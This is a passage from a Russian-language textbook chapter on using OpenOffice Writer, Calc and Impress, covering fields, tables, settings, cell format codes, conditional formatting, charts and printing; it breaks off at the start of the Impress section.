С помощью меню **Вставка → Поле** можно вставить в документ поле, содержащее служебную информацию. Имейте в виду, что поля постоянно изменяются. Например, поле **Дата** изменяется семь раз в неделю! А поле **Автор** будет изменено, когда в опциях документа будет изменен его автор. Типы полей, которые вы можете вставить в документ, описаны в табл. 5.2.

Поля

Таблица 5.2

Поле	Описание
Дата	Показывает текущую дату. Поле обновляется каждые 24 часа
Время	Отображает текущее время. Поле обновляется раз в минуту
Номер страницы	Содержит номер страницы
Количество страниц	Содержит количество страниц. Это поле будет обновлено, когда общее число страниц в документе изменится
Тема	Содержит тему документа. Поле обновляется при изменении соответствующего поля в свойствах документа. Изменить значение данного поля можно с помощью команды меню Файл → Свойства
Заголовок	Содержит заголовок документа, установленный в его свойствах
Автор	Содержит имя автора документа

Использование колонтитулов

Очень важными атрибутами документа являются колонтитулы — верхний и нижний. Для вставки верхнего колонтитула выберите команду **Вставка → Верхний колонтитул → Стандарт**. Для вставки нижнего колонтитула нужно выбрать команду меню **Вставка → Нижний колонтитул → Стандарт**.

Набранный в области колонтитула текст будет отображен на каждой странице. Вы можете добавить в колонтитул поля, например, номер страницы, и расположить его как вам захочется: слева, справа или по центру.

Создание и использование таблиц

Создать таблицу можно с помощью команды **Таблица** меню **Вставка**. Этой команде соответствует комбинация клавиш **Ctrl + F12**. Появится окно **Вставить таблицу**, в котором нужно ввести параметры создаваемой таблицы (см. рис. 5.4).




Рис. 5.4. Добавление таблицы

Не спешите сразу нажимать **ОК** для добавления в документ таблицы. В-первых, измените имя таблицы. Имя таблицы должно быть содержательным. Далее с помощью счетчиков **Колонки** и **Строки** вы можете установить нужное вам количество строк и колонок таблицы.

Рекомендую включить параметры **Заголовок** и **Повторять на каждой странице**. Включение этих параметров обеспечит отображение заголовка таблицы на каждой странице — очень удобно при работе с большими таблицами, которые занимают несколько страниц. Заголовком таблицы считается первая строка таблицы. Параметр **Обрамление** управляет отображением границ строк и колонок.

Области

Команда **Область** определяет различные области в документе. Возможно, вы захотите установить другой фон для текста в области или создать несколько колонок, но не во всем документе, а только в одной его части или же просто сделать абзац доступным только для чтения. Все это можно сделать с помощью областей.


Однако, на мой взгляд, самой полезной функцией области является функция связывания. Область можно связать с другой областью или с другим документом или текстовым файлом. Области связывают между собой очень редко, а вот связь с файлом — это, действительно, очень полезная функция.

При связи с файлом любые изменения в файле будут отображены в области. Но изменения в области не будут синхронизированы с файлом, то есть при изменении области связанный с нею файл изменен не будет. При связи с областью происходит то же самое: любые изменения в связанной области

будут отображены в исходной области. Для обновления области выполните команду Сервис → Обновить → Обновить все.

При связи с файлом рекомендуется установить защиту от изменений, можно также установить пароль. Минимальная длина пароля — 5 символов.

Рисование

В Open Office, как и в MS Office, можно нарисовать красивые фигуры и эмблемы с помощью функций рисования. Кнопка вызова функций рисования  находится на панели инструментов (четвертая сверху).

Когда вы нажмете на зеленый треугольник в правом верхнем углу кнопки, откроется небольшая панель с инструментами рисования. Вам доступны такие инструменты:

- Выделение.
- Прямая.
- Прямоугольник.
- Эллипс.
- Многоугольник.
- Кривая Безье.
- Рисованная форма.
- Дуга.
- Сектор эллипса.
- Сегмент окружности.
- Текст.
- Бегущая строка.
- Легенда.

5.2.3. Совместимость с Microsoft Word

Чаще всего мы будем сохранять документы в форматах MS Word 97/2000 или MS Word 95. Это объясняется предельно просто: пакет Open Office пока используется далеко не всеми пользователями, а вот пакет MS Office (лицензионный или нет — это уже другой вопрос) установлен на большинстве компьютеров.

При сохранении в формате MS Office предпочтительнее использовать формат MS Office 97/2000. Во-первых, выполняется более корректное сохранение таблиц и прочих объектов. Во-вторых, формат MS Office 97 предусматривает сжатие картинок, если такие используются в вашем документе, поэтому размер документа с картинками в формате MS Office 97 будет заметно меньше размера документа в формате MS Word 95. Если же ваш документ содержит сплошной текст, сохраните его в формате MS Word 95 — этим вы уменьшите его размер.

Хочу заметить, что документы в формате Word заметно «тяжелее» документов в формате Open Office. Например, исходный документ в формате Open Writer занимал 24К, а после сохранения в формате Word стал «весить» 95К. Разница — 71К. Вот это экономия! Поэтому я советую вам сохранять свои документы в формате Open Writer, а преобразовывать их в формат Word только при необходимости.

При преобразовании в формат Word программа Writer копирует в документ также и все стили, которые используются в документе, что сказывается на его размере. После преобразования в формат Word откройте документ в программе MS Word и удалите все специальные стили. Это можно сделать в окне Стил, которое вызывается командой меню **Формат** → **Стил**.

Сохранение в форматах пакета MS Office пакетом Open Office (и StarOffice 6.0) выполняется более корректно, чем пакетом Star Office версии 5.2 или ниже. Программа Open Writer корректно работает с форматом MS Word.

5.2.4. Общие настройки Writer

Правильно настроив пакет Open Office, вы сможете добиться не только большего комфорта, но и повышения производительности пакета. При рассмотрении для экономии времени будем останавливаться только на самых важных параметрах.

В разделе Open Office устанавливаются общие параметры. В подразделе **Данные пользователя** вы можете указать информацию о себе. Потом она будет использоваться для функции **Автотекст**.

В подразделе **Память** (рис. 5.5) вы можете установить параметры, влияющие на производительность пакета при работе с рисунками и объектами OLE.




Рис. 5.5. Раздел Open Office/Общие

Установив оптимальные для вашего компьютера параметры кэша, вы повысите его производительность.

Что такое кэш? Когда вы вставляете рисунок в документ, он автоматически кэшируется — сохраняется в оперативной памяти. Когда вы хотите опять вставить этот же рисунок, он загружается не с жесткого диска, а с области оперативной памяти — кэша, благодаря чему существенно сокращается время загрузки. Периодически кэш очищается, время очищения вы можете установить с помощью параметра **Удалить через**.

Кеш имеет два основных параметра — максимальный объем и максимальный объем объекта. Рисунки большего размера, превышающего объем объекта, помещены в кэш не будут. Если максимальный объем кэша равен 10 Кб, а объем объекта — 2,5 Кб, то в кэше на протяжении 10 минут (значение параметра **Удалить через** по умолчанию) одновременно могут находиться четыре рисунка. На самом деле параметров по умолчанию для большинства рисунков будет недостаточно. Установите хотя бы объем кэша 256 Кб, а объем объекта — 25 Кб.

Если объем оперативной памяти у вас сравнительно небольшой, объем кэша нужно установить минимальным, а то и вообще отключить. С другой стороны, если вы часто работаете с рисунками, вы можете существенно повысить производительность, установив большой объем кэша — хотя бы несколько Мб, а размер объекта — 30...70 Кб. Поэтому в этом случае нужно задуматься о модернизации компьютера. Сейчас цены на память очень низкие — 128 Мб можно купить всего за 12...15 долларов. Потратив небольшую сумму, вы обеспечите себе очень комфортную работу.

Размер кэша объектов OLE можно вообще свести к минимуму, если вы, конечно, не часто используете эту технологию. Во всяком случае, можно установить кэширование 5 объектов, а не 20 (!), как установлено по умолчанию — вдруг когда-то захочется вставить в документ таблицу OO Calc.

В разделе **Вид** (рис. 5.6) находятся настройки, определяющие внешний вид пакета. Изменив параметр **Вид** в системе, вы можете «заточить» свой Open Office под Mac OS или OS/2. Если выбрать вид **Стандарт**, пакет будет максимально похож на MS Office 97.

При проблемах с изображением попробуйте отключить поддержку библиотеки OpenGL. Моя видеокарта поддерживает OpenGL, а отключение этой опции никак не повлияло на производительность (ни в лучшую, ни в худшую сторону), поэтому я оставил включенной поддержку OpenGL. Теоретически повысить производительность можно, отключив опции **Использовать дрожание**, **Полное изображение при итерации**, **Крупные символы**. Но на практике значительного повышения производительности не наблюдается. А параметр **Крупные символы** рекомендуется включать, только если вы плохо видите.

Чтобы немного оживить внешний вид пакета, можно включить параметр **Цветные вкладки** — тогда каждая вкладка будет выделена другим цветом.




Рис. 5.6. Раздел Open Office/Вид

Если включен параметр **Неактивные элементы меню**, то эти самые элементы будут отображены в меню. Обычно неактивные элементы не отображаются в меню программы.

В разделе **Печать** вы можете установить параметры принтера. Здесь же можно установить печать не на принтер, а в файл.

В разделе **Замена шрифта** вы можете активизировать таблицу замен. Когда вы открываете документ, использующий какой-то шрифт, которого у вас нет, вы можете заменить этот шрифт на максимально приближенный к нему, используя таблицу замен. В большинстве случаев пакет Open Office правильно подбирает аналог шрифта, но иногда символы отображаются некорректно.

В разделе **Загрузка/Сохранение**, можно установить параметры загрузки и сохранения документов. Например, можно включить функцию автоматического сохранения. Не рекомендую включать режим этой функции **С запросом** — вам просто надоест постоянно подтверждать автоматическое сохранение.

5.3. Редактор электронных таблиц OO Calc

5.3.1. Создание и сохранение электронных таблиц

Запустите программу OO Calc (рис. 5.7). Напомню, что это можно сделать, выбрав команду главного меню KDE К → Офис → Электронные таблицы → OO Calc.

После запуска Calc создает для вас новую рабочую книгу. Рабочая книга состоит из нескольких листов (Sheet). По умолчанию в рабочей книге содержится только три листа: Лист1, Лист2 и Лист3. Максимальное количество листов в книге ограничено числом 256.

Структура электронной таблицы в OO Calc абсолютно аналогична таблицам MS Excel. Столбцы именуются так: A, B, ... Z, AA, AB, AC, ..., BA, BB, BC, ... , IA, IB, ... , IV (в Excel столбцов больше — последний именуется ZZ, но уверяю вас, что доступного вам количества столбцов хватит). Строки нумеруются от 1 до 32000.

Создание и сохранение электронных таблиц осуществляется стандартными операциями, доступными в меню Файл. Имеется возможность сохранения книги с паролем. Для этого при сохранении файла необходимо включить режим Сохранение с паролем.



Рис. 5.7. Программа OO Spreadsheet

Вы можете выбрать другой формат книги при сохранении документа. Вам доступны следующие форматы:

- Calc 6.0 (по умолчанию) или Calc 6.0 Шаблон.
- StarCalc 3.0—5.0 или соответствующие шаблоны.
- MS Excel 97/2000 или шаблон.
- MS Excel 95 или шаблон.
- MS Excel 5.0 или шаблон.
- HTML.
- Текст.
- DBase.
- SLYK.
- DIF.

Если вы сохраняете документ в другом формате, некоторое форматирование может быть утеряно, но информация останется без изменения.

5.3.2. Редактирование и форматирование ячеек

Обычные приемы работы

Так же, как в Excel, можно вручную изменять ширину столбцов и высоту строк. Если необходимо выровнять ширину (или высоту) по содержимому, то следует дважды щелкнуть мышкой по соответствующей границе. Напоминаю, что все операции по изменению размеров строк и столбцов производятся в области заголовков. Если вы видите в ячейке символы #### — значение, содержащееся в ячейке, не помещается в ней.

При нажатии на клавишу «Enter» курсор должен переместиться на другую ячейку. Какую именно — это зависит от настроек вашего пакета. По умолчанию курсор при нажатии клавиши «Enter» перемещается на одну ячейку вниз. Реакцию на нажатие клавиши «Enter» можно установить в окне **Параметры** в разделе **Документ электронной таблицы/Общие** (см. рис. 5.8).

Вы можете включить режим **Клавиша (Enter) переключает в режим правки**. В этом режиме при вводе новых данных (до этого ячейка была пустой) после нажатия «Enter» курсор, как обычно, переместится на одну ячейку вниз. Если же в ячейке были данные, будет активизирован режим правки содержимого ячейки и вы сможете отредактировать ее данные.

Перейти в режим редактирования ячейки можно и по-другому, нажав клавишу F2. Этот подход предпочтительнее, поскольку большинство программ электронных таблиц для включения режима редактирования ячейки используют клавишу F2. Учтите, что, если вы попытаетесь что-нибудь ввести в ячейку, не находясь в режиме редактирования, ее значение будет перезаписано новыми данными. Если вы находитесь в режиме редактирования, для отмены изменений просто нажмите Esc.




Рис. 5.8. Окно «Параметры»

При нажатии клавиши «Delete» откроется окно Удалить содержимое (см. рис. 5.9). В этом окне вы можете выбрать, какое именно содержимое вы хотите удалить. По умолчанию отмечены все объекты, кроме **Форматы** и **Объекты**.

При нажатии клавиши «Delete» мы удаляем *содержимое* ячейки, а не саму ячейку. Для удаления ячейки щелкните правой кнопкой мыши по ненужной вам ячейке и выберите команду **Удалить ячейки**. Появится окно **Удалить ячейки**, в котором вы можете выбрать режим удаления ячеек.




Рис. 5.9. Окно «Удалить содержимое»

Для вставки новой ячейки выберите команду **Вставить ячейки**. В этом окне вы можете выбрать один из четырех режимов вставки:

- переместить ячейки вниз;
- переместить ячейки вправо;
- вставить строку;
- вставить колонку.

Назначение этих режимов понятно по их названию.

Вы можете копировать, вырезать и вставлять содержимое как отдельной ячейки, так и целой группы ячеек. Для выделения группы ячеек можно

использовать мышь или комбинации клавиш Shift + Клавиши_управления_курсором (Home, End, Page Up, Page Down, стрелки).

Форматирование ячеек

Для изменения формата ячейки или диапазона ячеек, выделите ячейку или диапазон и щелкните по нему правой кнопкой мыши, затем выберите команду **Формат ячеек**. В результате появится диалоговое окно **Атрибуты ячейки** (рис. 5.10).




Рис. 5.10. Окно «Атрибуты ячейки»

В окне **Атрибуты ячейки**, кроме формата, можно установить шрифт, эффект шрифта, выравнивание и другие параметры. Для этого используются вкладки:

Шрифт позволяет задавать вид и начертание шрифта, цвет текста.

Эффект шрифта .. позволяет задать тип подчеркивания, рельефность шрифта (вдавленный и др).

Выравнивание задает выравнивание содержимого в ячейке.

Обрамление позволяет задавать вид, цвет и толщину обрамления ячеек.

Фон задает цвет фона ячеек.

Содержимое ячейки может быть отображено в одном из форматов, описанных в табл. 5.3.

Вы не нашли нужный вам формат? Тогда нужно создать свой формат и использовать его! Вы можете создать полностью свой формат или отредактировать уже имеющийся. С помощью поля **Код формата** в окне **Атрибуты ячейки** вы можете создавать свои форматы.

Формат	Описание
Число	При выборе формата Standart в ячейке может быть отображено без изменения (в таком виде, в каком вы его ввели) любое число. Можно выбрать другой формат для отображения числовых данных: с мантиссой (знак) или без, с дробной частью или без нее. Для любого формата можно установить начальные нули и нужное вам количество цифр дробной части. При включении режима выделения отрицательных чисел отрицательное число будет выделено красным цветом (цвет можно изменить)
Процент	Процентное представление данных. После числового содержимого ячейки будет отображен знак процента
Валюта	Валютный формат
Дата, время	Всевозможные варианты отображения даты и времени
Наука	Содержит несколько вариантов экспоненциального формата
Значение истинности	Отображение содержимого ячейки с помощью выражений FALSE (в ячейке ноль) или TRUE (ячейка содержит отличное от нуля значение)
Текст	Любой текст

Например, формат для выделения отрицательных чисел красным цветом выглядит так:

0; [RED]-0

Что это означает? «0;» — если число положительно (0 — это ведь положительное число), значение будет отображено без какого-нибудь выделения. А вот если значение отрицательно (-0), его нужно выделить красным цветом. Давайте немного модифицируем код формата. Я хочу, чтобы отрицательные числа выделялись не красным, а зеленым цветом. Для этого введите такой код формата:

0; [GREEN]-0

Вместо слова GREEN (зеленый) вы можете использовать английские названия других цветов, например, RED (красный), BLUE (синий), WHITE (белый), BROWN (коричневый), BLACK (черный), CYAN (светло-синий, слово «голубой» в наше время лучше не употреблять даже в приличном обществе).

Теперь изменим формат так, чтобы положительные числа выделялись красным, а отрицательные — синим цветом:

[RED]0; [BLUE]-0

Можно также добавить количество цифр дробной части (две):

[RED]0.00; [BLUE]-0.00

После добавления нового формата он автоматически будет сохранен в группе **Определенный** пользователем и вы сможете его использовать, не создавая заново. Вот только есть одно НО. Определенные пользователем форматы сохраняются только в *этой* книге, и их нельзя будет использовать в других книгах. Эту проблему можно решить путем создания шаблона и созданием новых книг с использованием этого шаблона.

Автоматическое форматирование ячеек

Пакет Open Office содержит много шаблонов форматирования, которые разработаны профессиональными дизайнерами и психологами и которые должны понравиться большинству пользователей. Эти шаблоны призваны, во-первых, ускорить оформление таблиц, а во-вторых, избавить вас от необходимости самостоятельно придумывать и подбирать формат таблицы.

Чтобы применить функцию автоматического форматирования, выделите нужную область ячеек и выполните команду меню **Формат → Автоформат** (рис. 5.11).




Рис. 5.11. Окно «Автоформат»

Из списка **Формат** выберите понравившийся вам стиль оформления таблицы. Нажмите на кнопку **Больше**, чтобы определить, к каким объектам нужно применить формат.

Условное форматирование ячеек

Кроме автоматического форматирования, вы можете использовать возможность условного форматирования. Что это значит? В зависимости от определенного условия ячейка будет изменять свой формат. Например, если значение ячейки меньше нуля, цвет шрифта будет красным, а если больше — зеленым.

Если вы помните, аналогичного эффекта можно достичь, установив должным образом код формата ячейки. Данный подход обсуждался немного раньше в разделе, посвященном форматированию ячеек. Напомню, что для отображения положительных чисел зеленым, а отрицательных красным цветом, достаточно было установить формат:

```
[GREEN] 0; [RED] -0
```

Как вы сами убедились, этот подход работает. Однако Open Office предоставляет более удобные средства условного форматирования. При использовании

функции условного форматирования можно достичь нужного вам эффекта (даже большего, поскольку вы изменяете не только цвет, а весь стиль сразу), щелкнув пару раз мышью.

Выберите ячейку или диапазон и выполните команду **Формат** → **Условное форматирование** (см. рис. 5.12). Установите нужное вам условие.




Рис. 5.12. Окно «Условное форматирование»

Как видно из рис. 5.12, если значение ячейки будет меньше нуля, будет использоваться стиль **Результат**, а если больше или равно нулю — **Результат2**. Стили можно определить с помощью окна стилиста или списка стилей. Проще это сделать с помощью окна **Список стилей** (рис. 5.13). Для вызова этого окна выполните команду **Формат** → **Список стилей** или нажмите комбинацию клавиш **Ctrl + Y**.

Теперь попробуйте ввести в ячейку с условным форматированием сначала отрицательное число, а затем — положительное. Видите, как изменяется стиль?

Какое средство (код формата или условное форматирование) использовать, решать вам. Каждое из них имеет как свои преимущества, так и недостатки.




Рис. 5.13. Окно «Список стилей»

5.3.3. Использование формул

Программа OO Calc предоставляет вам очень богатый набор функций. Все функции разбиты на категории:

База данных	функции для работы с базой данных.
Дата и время	функции для работы с временем и датой.
Финансовые	финансовые функции, например, функция вычисления амортизации, процентной ставки и другие функции.
Информация	возвращают информацию о содержимом ячейки, например, с помощью функций этой группы вы можете узнать, к какому типу принадлежит значение той или иной ячейки.
Логические	функции логического контроля и логических операций (И, ИЛИ, НЕ).
Математические	математические функции, например, SIN, COS, EXP.
Матрица	функции для работы с матрицами: вычисление определителя (детерминанта), возвращение обратной матрицы и другие.
Статистические	функции для работы со статистикой.
Таблица	функции для работы с таблицей.
Текст	функции для обработки текста, например, преобразование строчных букв в прописные.
Дополнительные	всевозможные дополнительные функции.

Какие из этих функций вы будете использовать чаще всего, зависит только от рода вашей деятельности.

5.3.4. Построение диаграмм

Бесспорно, диаграммы являются самыми наглядными способами представления информации. Диаграммы воспринимаются намного проще, чем сухие числа и данные. Какая фирма является лидером на рынке информационных технологий? Быстрее ли процессор Pentium IV 1 ГГц, чем процессор Pentium III 1000 МГц? Один взгляд на диаграмму поможет вам ответить на эти вопросы.

Чтобы построить диаграмму, вам достаточно выполнить четыре простых действия:

- выбрать исходные данные;
- выбрать тип диаграммы;
- выбрать вариант диаграммы;
- установить параметры диаграммы.

Чтобы приступить к построению диаграммы, выполните команду **Вставка** → **Диаграмма**. Затем вам нужно указать, где расположены исходные данные и где находятся подписи данных. Исходные данные можно выбрать с помощью клавиши **Shift** и стрелок (или мыши) или же указать вручную. Обычно первый вариант является более простым. Далее выполняйте действия и следуйте рекомендациям, появляющимся в каждом шаге, и вы без труда построите диаграмму.

5.3.5. Параметры печати страниц, диаграмм и рисунков

Формат и ориентацию страниц можно задать, выполнив команду **Формат** → **Страница**. Особое внимание обратите внимание на параметры группы **Печать**. Они позволяют управлять печатью различных объектов. Вы создали прекрасную диаграмму или вставили логотип вашей компании, но и первое, и второе не будет напечатано, если сброшены флажки печати **Диаграмм**, **Рисунков** и **Объектов** соответственно.

Вы обнаружили, что ваш лист занимает две с половиной (или три) страницы, а у вас закончилась бумага, и осталось только два листа. Можно печатать с двух сторон: сначала распечатать первую страницу, потом вставить лист обратной стороной в принтер и напечатать вторую страницу. А можно попросить Calc немного сжать вашу информацию. В группе **Масштаб** выберите режим **Согласовать распечатку с числом страниц** и введите нужное вам количество страниц.

Все! Теперь вы готовы к распечатке. Еще раз просмотреть *все* параметры страницы вы можете на закладке **Управление окном формата страницы** (см. рис. 5.14).




Рис. 5.14. Все параметры страницы

5.4. Создание презентаций в OO Impress

5.4.1. Создание и оформление презентации

Если вы когда-нибудь работали с программой MS PowerPoint, вы быстро освоите эту программу. Презентация состоит из базовых элементов — слайдов.

После того, как презентация создана, для ее показа на компьютере должна быть установлена программа OO Impress, поэтому перед созданием презентации (или после этого) нужно об этом позаботиться — иначе придется показывать презентацию, как говорится, «на пальцах». Существует способ показа демонстрации на компьютере, на котором не установлена программа OO Impress, и даже если на компьютере не установлена операционная система Linux, но об этом поговорим немного позже.

В целях достижения наибольшего понимания дальнейшее рассмотрение материала будет происходить на основе одного примера. Наша презентация будет состоять из основного слайда (первого) и семи слайдов, демонстрирующих различные автомобили и описывающие их характеристики. Первый слайд будет содержать ссылки на все остальные семь кадров, при щелчке на соответствующей ссылке мы перейдем к нужному нам кадру. При щелчке на любом элементе (или каком-то определенном) одного из семи кадров мы перейдем к первому кадру.

Запустите программу OO Impress. При первом запуске вы увидите окно Автопилота, изображенного на рис. 5.15.

Выберите тип презентации — Пустая и сразу нажмите кнопку Готово. Не нужно нажимать кнопку Далее — создавать презентацию без помощи Ав-

